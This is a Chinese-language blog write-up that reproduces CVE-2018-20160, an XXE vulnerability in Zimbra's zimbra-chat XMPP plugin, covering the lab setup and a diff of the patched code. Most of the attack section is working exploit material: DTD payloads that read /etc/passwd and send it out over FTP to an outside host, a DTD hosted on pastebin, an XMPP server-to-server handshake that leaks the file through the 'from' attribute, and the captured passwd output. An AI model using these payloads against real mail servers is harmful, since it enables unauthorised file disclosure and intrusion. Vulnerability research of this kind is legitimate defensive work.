

前言

周末没事，接着找CVE-2018-20160，XMPP的XXE

https://wiki.zimbra.com/wiki/Zimbra_Security_Advisories

https://wiki.zimbra.com/wiki/Zimbra_Releases/8.8.9/P9

补丁上说XXE是zimbra-chat插件的漏洞，由于zimbra-chat插件是apt安装，所以如果管理员没事upgrade一下就修复了，而8.7.x的AutoDiscovers XXE是需要手工安装补丁的，相对会多一些。

顺便一说：其它XMPP协议估计搞法估计都差不多，大佬们有空可以多试试

之前写的关于zimbra其它漏洞的复现：

<https://blog.csdn.net/fnmsd/article/details/88657083>

<https://blog.csdn.net/fnmsd/article/details/89235589>

环境搭建

还是使用jorgedlcruz/zimbra这个docker作为基础，该docker使用8.7.11版本的安装包，所以需要进行一点修改。

使用start.sh的内容创建配置，但是安装使用该地址的安装包：

https://files.zimbra.com/downloads/8.8.9_GA/zcs-8.8.9_GA_3019.UBUNTU16_64.20180809160254.tgz

解压缩后需要删除包中utils/globals.sh,删除其中的zimbra-patch行，否则安装时会安装更新。

调用install.sh安装时，不能使用8.7.11的输入重定向。

由于zimbra-chat是apt安装，会自动安装最新版，所以最后还得给zimbra-chat插件降个级：

```
apt-get install zimbra-chat=2.0.1.1532356008-1.u16
su - zimbra
zmmailboxdctl restart
```

新旧代码对比：

新：

```
protected XMLStreamReader2 getStreamReader()
    throws XMLStreamException
{
    XMLInputFactory2 ifact = new WstxInputFactory();
    ifact.setProperty("javax.xml.stream.isCoalescing", Boolean.valueOf(true));
    ifact.setProperty("javax.xml.stream.supportDTD", Boolean.valueOf(false));
    ifact.setProperty("javax.xml.stream.isSupportingExternalEntities", Boolean.valueOf(false));
    XMLStreamReader2 sr = (XMLStreamReader2)ifact.createXMLStreamReader(this.mXmlInput);
    return sr;
}
```

先知社区

旧：


```
protected XMLStreamReader2 getStreamReader()
    throws XMLStreamException
{
    XMLInputFactory2 ifact = new WstxInputFactory();
    ifact.setProperty("javax.xml.stream.isCoalescing", Boolean.valueOf(true));
    XMLStreamReader2 sr = (XMLStreamReader2)ifact.createXMLStreamReader(this.mXmlInput);
    return sr;
}
```

Zimbra-chat XMPP XXE

先看了半天Zimbra-chat代码，发现看解析流程实在太费劲了就改看XMPP协议了。

代码位置在/opt/zimbra/lib/openchat下面，有兴趣的师傅可以多跟跟。

具体连接流程可以下载一个Gajim，看其中的XML控制台。



说下个人理解:XMPP的协议基于XML，相当于C/S两端拼凑XML，你写一段我写一段，解析过程使用流式XML解析。但是具体的DOCTYPE定义、实体引用是XML发起人所规

流式XML解析的接口：

http://doc.codingdict.com/java_api/javax/xml/stream/XMLStreamReader.html

连接XMPP服务

```
openssl s_client -connect 192.168.252.139:5222 -starttls xmpp --debug
```

dtd:

```
<!ENTITY % payload SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY &#37; send SYSTEM 'ftp://192.168.252.1/%payload;'>">
%param1;
```

发送报文（第一次握手报文）：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "https://pastebin.com/raw/dtd233">
%remote;
%send;
]>
<stream:stream xmlns="jabber:client" version="1.0" xmlns:stream="http://etherx.jabber.org/streams" to="zimbra.io" xml:lang="zh">
```

结果只有一行：

```
PS F:\> .\xmpp_xxe.py
XXE-FTP listening
Connected by %s ('192.168.252.139', 53032)
USER anonymous

PASS Java1.8.0_172-zimbra@

TYPE I

/root:x:0:0:root:/root:/binQUIT
```

如果读localconfig.xml直接抛异常,就是原作者说的ftp命令中的换行被java检测的问题。

emm, 作者原文里提到了新版本的Java会抛掉多行命令, 但是并不影响提到的几个CVE = , 这个节奏不对啊?

继续翻XMPP协议

经过查询, 发现除了client to server这样的请求, 还有server to server的:

<https://xmpp.org/extensions/xep-0288.html>

dtd:

```
<!ENTITY % payload SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY internal '%payload;'">">
```

走握手包, 如果to的服务不存在, 会将to的内容回显, 也是在属性中:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root
[
<!ENTITY % remote SYSTEM "https://pastebin.com/raw/dtdurl">
%remote;
%param1;
]>
  <stream:stream xmlns:stream='http://etherx.jabber.org/streams'
    xmlns='jabber:server' xmlns:db='jabber:server:dialback'
    to='&internal;' from='zimbra.io'
    xml:lang='en' version='1.0'>
```

结果:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root
[
<!ENTITY % path "file:///etc/passwd">
<!ENTITY % remote SYSTEM "https://pastebin.com/raw/uvsvjdNKz">
%remote;
%param1;
]>
  <stream:stream xmlns:stream='http://etherx.jabber.org/streams'
    xmlns='jabber:server' xmlns:db='jabber:server:dialback'
    to='&internal;' from='zimbra.io'
    xml:lang='en' version='1.0'>
<?xml version='1.0' encoding='utf-8'?><stream:stream xmlns:stream="http://etherx.jabber.org/streams" from="root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/s
bin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:
6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/no
login uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup
:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reportin
g System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/sy
stemd:/bin/false systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/
false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false _apt:x:104:65534:/:/nonexistent:/bin/false syslog:x:105:108:/home/syslog:/bin/false messagebus:x
:106:109:/:/var/run/dbus:/bin/false dnsmasq:x:107:65534:dnsmasq,,:/var/lib/misc:/bin/false zimbra:x:999:999:/:/opt/zimbra:/bin/bash postfix:x:998:998:/:/opt/zimbra/postfix: " id
="1dda8098-2fce-4ecf-8f66-47549bc6a387" version="1.0" xmlns="jabber:server"><stream:error><stream:host-unknown xmlns:stream="urn:ietf:params:xml:ns:xmpp-streams"/></stream:err
or></stream:stream><stream:features xmlns:stream="http://etherx.jabber.org/streams"><mechanisms xmlns="urn:ietf:params:xml:ns:xmpp-sasl"><mechanism>PLAIN</mechanism></mechanis
ms></stream:features>
```

思考 (懒得搞了的)

由于上面的操作走了XML的属性, 所以是没法读带<和&(实体定义除外)文件的 (比如localconfig.xml之类的)。

接着由于starttls操作的握手还没搞明白, 所以登录以后的利用还没有搞。

但是看Gajim的数据流, starttls以后的stream还是由C端发起, 可以设置Doctype, 然后通过message发消息来读取XML文件 (这个可以在Tag中), 这个就请各位师傅自行

参考资料

<https://www.cnblogs.com/backlion/p/9302528.html>

<https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-wp.pdf>

<https://staaldraad.github.io/2016/12/11/xxeftp/>

<https://gist.github.com/staaldraad/280f167f5cb49a80b4a3>

点击收藏 | 1 关注 | 1

[上一篇：用ARM编写TCP反向Shell](#) [下一篇：过D盾shell新思路](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)